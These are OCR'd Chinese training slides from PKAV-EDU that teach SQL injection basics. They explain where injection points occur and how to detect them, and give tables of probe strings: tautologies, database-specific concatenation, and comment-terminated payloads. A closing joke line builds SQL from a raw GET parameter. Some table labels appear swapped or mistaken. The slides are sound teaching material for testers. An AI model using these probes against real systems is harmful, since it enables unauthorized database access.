PKAV-EDU

《SQL注入基础·基础篇2》

SQL
注入
系列

BY
Verkey

Part1
- 去哪找注入漏洞


Part2
- 如何寻找注入漏洞

Part3
- 判断注入漏洞的依据

Part4
- 常用测试语句和技巧

主要内容

- 哪些地方可能存在注入漏洞？



- 最普遍的注入漏洞是由于参数值过滤不严导致的。
- Cookie注入漏洞普遍存在于ASP的程序中。
- 参数名、目录名、文件名等注入漏洞通常存在于有网站路由的程序中。

使用工具

- 优点:自动化，范围广，效率高。
- 缺点:误报，漏报，测试方法有限。

手工测试


- 优点:测试方法灵活。
- 缺点:效率低，范围窄，因测试者技术水平而异。

如何寻找注入漏洞？

使用漏洞扫描器寻找注入点

- 判断注入漏洞的依据是什么？

根据客户端返回的结果来判断提交的测试语句是否成功被数据库引擎执行，如果测试语句被执行了，说明存在注入漏洞。



判断注入漏洞的依据

按数据类型

- 数字形(Integer)
- 字符型(String)

按返回结果

- 显错注入(Error-Based)
- 盲注(Boolean/Time-Based Blind)

SQL注入的分类

- 内联SQL注入：

  注入一段SQL语句后，原来的语句仍会全部执行。

内联SQL注入

测试字符串	变种	预期结果
‘		触发错误，如果成功，数据库将返回一个错误。
Value+0	Value-0	如果成功，将返回与原请求相同的结果。
Value*1	Value/1	如果成功，将返回与原请求相同的结果。
1 or 1=1	1)or(1=1	永真条件。如果成功，将返回表中所有的行。
Value or 1=2	Value)or(1=2	空条件。如果成功，则返回与原请求相同的结果。
1 and 1=2	1) And (1=2	永假条件。如果成功则不返回表中任何行。
1 or ‘ab’=‘a’+’b’	1) or (‘ab’=‘a’+’b’	SQL Server串联。如果成功，则返回与永真条件相同的信息。
1 or ‘ab’=‘a’ ‘b’	1) or(‘ab’=‘a’ ‘b’	Mysql串联。如果成功，则返回与永真条件相同的信息。
1 or ‘ab’=‘a’||’b’	1)or(‘ab’=‘a’||’b’	Oracle串联。如果成功，则返回与永真条件相同的信息。

数字的内联SQL注入

测试字符串	变种	预期结果
‘		触发错误，如果成功，数据库将返回一个错误。
1’ or ‘a’=‘a	1’)or(‘a’=‘a	永真条件。如果成功，将返回表中所有的行。
value’or ‘1’=‘2	value’)or(‘1’=‘2	空条件。如果成功则返回与原来值相同的结果。
1’ and ‘1’=‘1	1’)and(‘1’=‘1	永假条件。如果成功则不返回表中任何行。
1’ or ‘ab’=‘a’+’b	1’)or(‘ab’=‘a’+’b	SQL Server串联。如果成功，则返回与永真条件相同的信息。
1’ or ‘ab’=‘a’ ‘b	1’) or(‘ab’=‘a’ ‘b	Mysql串联。如果成功，则返回与永真条件相同的信息。
1’ or ‘ab’=‘a’||’b	1’)or(‘ab’=‘a’||’b	Oracle串联。如果成功，则返回与永真条件相同的信息。

字符串的内联SQL注入

数据库	连接示例
SQL Sever	‘a’+’b’=‘ab’
Mysql	‘a’ ’b’=‘ab’
Oracle	‘a’||’b’=‘ab’

可作为判断数据库类型的依据。

数据库的连接运算符

数字型

- And 1=1/And 1=2
- OR 1=1/OR 1=2
- +、-、*、/、>、<、<=、>=
- 1 like 1/1 like 2
- 1 in(1,2)/ 1 in (2,3)
- …..

字符型

- And ‘1’=‘1/And ‘1’=‘2
- OR ‘1’=‘1/OR ‘1’=‘2’#
- +’/+’1、-’0/-’1、>、<、<=、>=
- 1’ like ‘1/1’ like ‘2
- 1’ in (‘1’)#/’1’ in (‘2’)#
- …..

其他的测试语句

- 数字与数字进行比较

  和数学中一样，如：2>1为真，2<1为假

- 数字与字符串进行比较

  取字符串的第一位开始的数字，拿该数字进行比较，如果是字符，则拿0进行比较。如：‘41abcd’ >40为真；‘a4bcd’ =0为真。

- 字符串与字符串进行比较

  从两个字符串的不相同处开始分别取一字符的ASCII进行比较。
  如：’ a’ < ‘b’ 为真； ‘abcd’ = ‘abcd’ 为真; ‘abcd’ >’ abca’ 为真。

- 终止式SQL注入：

攻击者注入一段包含注释符的SQL语句，将原来的语句的一部分注释，注释掉的部分语句不会被执行。

数据库	注释	描述
SQL Server和Oracle	--	用于单行注释
	/* */	用于多行注释
Mysql	--	用于单行注释 (要求第二个-后面跟一个空格或控制字符，如制表符，换行符等)
	#	用于单行注释
	/* */	用于多行注释

数据库的注释语法

数字型

- 1 --%0b
- 1/*pkav*/
- 1 And 1=1 --%0b
- -1 or 1=1 --%0b
- 1 in (1)#
- …..

字符型

- aaa ‘--%0b
- aaa’/*pkav*/’
- aaa’ And ‘1’=‘1’ --%0b
- aaa’ or ‘aaa’=‘aaa’ --%0b
- ’1’ in (‘1’)#
- …..

通过注释符测试注入

- PHPStudy的安装和配置。
- 小旋风ASP的安装和配置。
- 测试环境的部署。

多问多想多做

THANKS~ ☺

“Update 工资 Set Money=Money *”. $_GET[‘努力’];

PKAV-EDU